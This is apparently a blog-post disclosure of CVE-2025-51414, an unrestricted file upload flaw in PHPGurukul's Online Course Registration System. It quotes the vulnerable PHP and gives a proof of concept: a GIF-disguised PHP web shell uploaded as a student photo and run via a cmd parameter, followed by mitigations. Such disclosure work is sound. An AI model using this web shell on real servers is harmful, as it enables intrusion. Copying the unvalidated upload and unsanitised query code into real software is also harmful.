
CVE-2025–51414:Unrestricted file upload in Online Course Registration v3.1

Tanush Kushwah Follow 3 min read · Jan 8, 2026



Web Application Description

> *Online Course Registration System*
> Online Course Registration System is a PHP/MySQLi-based *web application designed to manage student course enrollment, profiles, academic details, and registrations.The application provides multiple user roles, including* ***Admin*** *and* ***Student****, allowing students to manage their profiles and upload personal information such as profile photographs.*

Vulnerability Description — Unrestricted File Upload (CWE-434)

An **Unrestricted File Upload** vulnerability exists in **PHPGurukul Online Course Registration System** within the student profile update functionality.

The application fails to properly validate uploaded files, allowing an authenticated student user to upload and execute arbitrary PHP files on the server, leading to **Remote Code Execution (RCE)**.

Affected Components

- **Endpoint:** `/my-profile.php`
- **Module:** Student Profile (Student Module)
- **Vulnerable Parameter:** `photo`

- **Upload Directory:** `/studentphoto/`
- **Execution Context:** Web-accessible directory with PHP execution enabled

Vulnerable Code

```
13  $studentname=$_POST['studentname'];
14  $photo=$_FILES["photo"]["name"];
15  $cgpa=$_POST['cgpa'];
16  move_uploaded_file($_FILES["photo"]["tmp_name"],"studentphoto/".$_FILES["photo"]["name"]);
17  $ret=mysqli_query($con,"update students set studentName='$studentname',studentPhoto='$photo',cgpa='$cgpa'
    where StudentRegno='".$_SESSION['login']."'");
```

The application directly moves user-supplied files into a web-accessible directory without performing any server-side validation on file extension, MIME type, or content.

Vulnerability Analysis

- User-controlled filenames are trusted without sanitization
- No validation of file type or extension (e.g., `.php`)
- Uploaded files are stored inside the web root
- PHP execution is enabled in the upload directory
- Uploaded filenames are later referenced directly by the application

As a result, an attacker can upload a malicious PHP file and execute it via a browser request.

Attack Vector

> *Unrestricted File Upload → Remote Code Execution*

An authenticated student uploads a malicious PHP file disguised as an image using the **Student Photo** upload feature.
Once uploaded, the file is stored in `/studentphoto/` and can be executed directly by accessing its URL, resulting in full remote code execution on the web server.

Proof of Concept

> *This PoC demonstrates how an authenticated student can achieve remote code execution via the profile photo upload functionality.*

Step 1 — Login as Student

Login using any valid student account.

Step 2 — Navigate to Profile Page


```
/my-profile.php
```

Step 3 — Upload Malicious File

Under **Student Photo → Upload New Photo**, upload a file named `shell.php` with the following content:

```
vim shell.php
```

```
GIF89a;
<?php
system($_GET['cmd']);
?>
```




upload file

Step 4 — Access Uploaded File

After successful upload, access the file via browser or Burp:


```
/studentphoto/shell.php
```



Step 5 — Execute Command

Append a command parameter:

```
/studentphoto/shell.php?cmd=id
```



Successful command execution confirms **Remote Code Execution (RCE).**

Impact

- Remote Code Execution on the web server
- Full compromise of application data
- Ability to read/write server files
- Potential lateral movement and privilege escalation
- Persistent backdoor access

Fix / Mitigation

- Enforce strict server-side file type validation
- Whitelist allowed extensions (e.g., `.jpg`, `.png`)
- Store uploaded files outside the web root
- Disable script execution in upload directories
- Rename uploaded files using random identifiers

- Validate MIME type and file content

Security Classification

- **Vulnerability Type:** Unrestricted File Upload
- **CWE:** CWE-434
- **Impact:** Remote Code Execution
- **Attack Vector:** Remote (Authenticated User)
- **Severity:** Critical

References

- https://phpgurukul.com/online-course-registration-free-download/

Cve Cybersecurity Vulnerability

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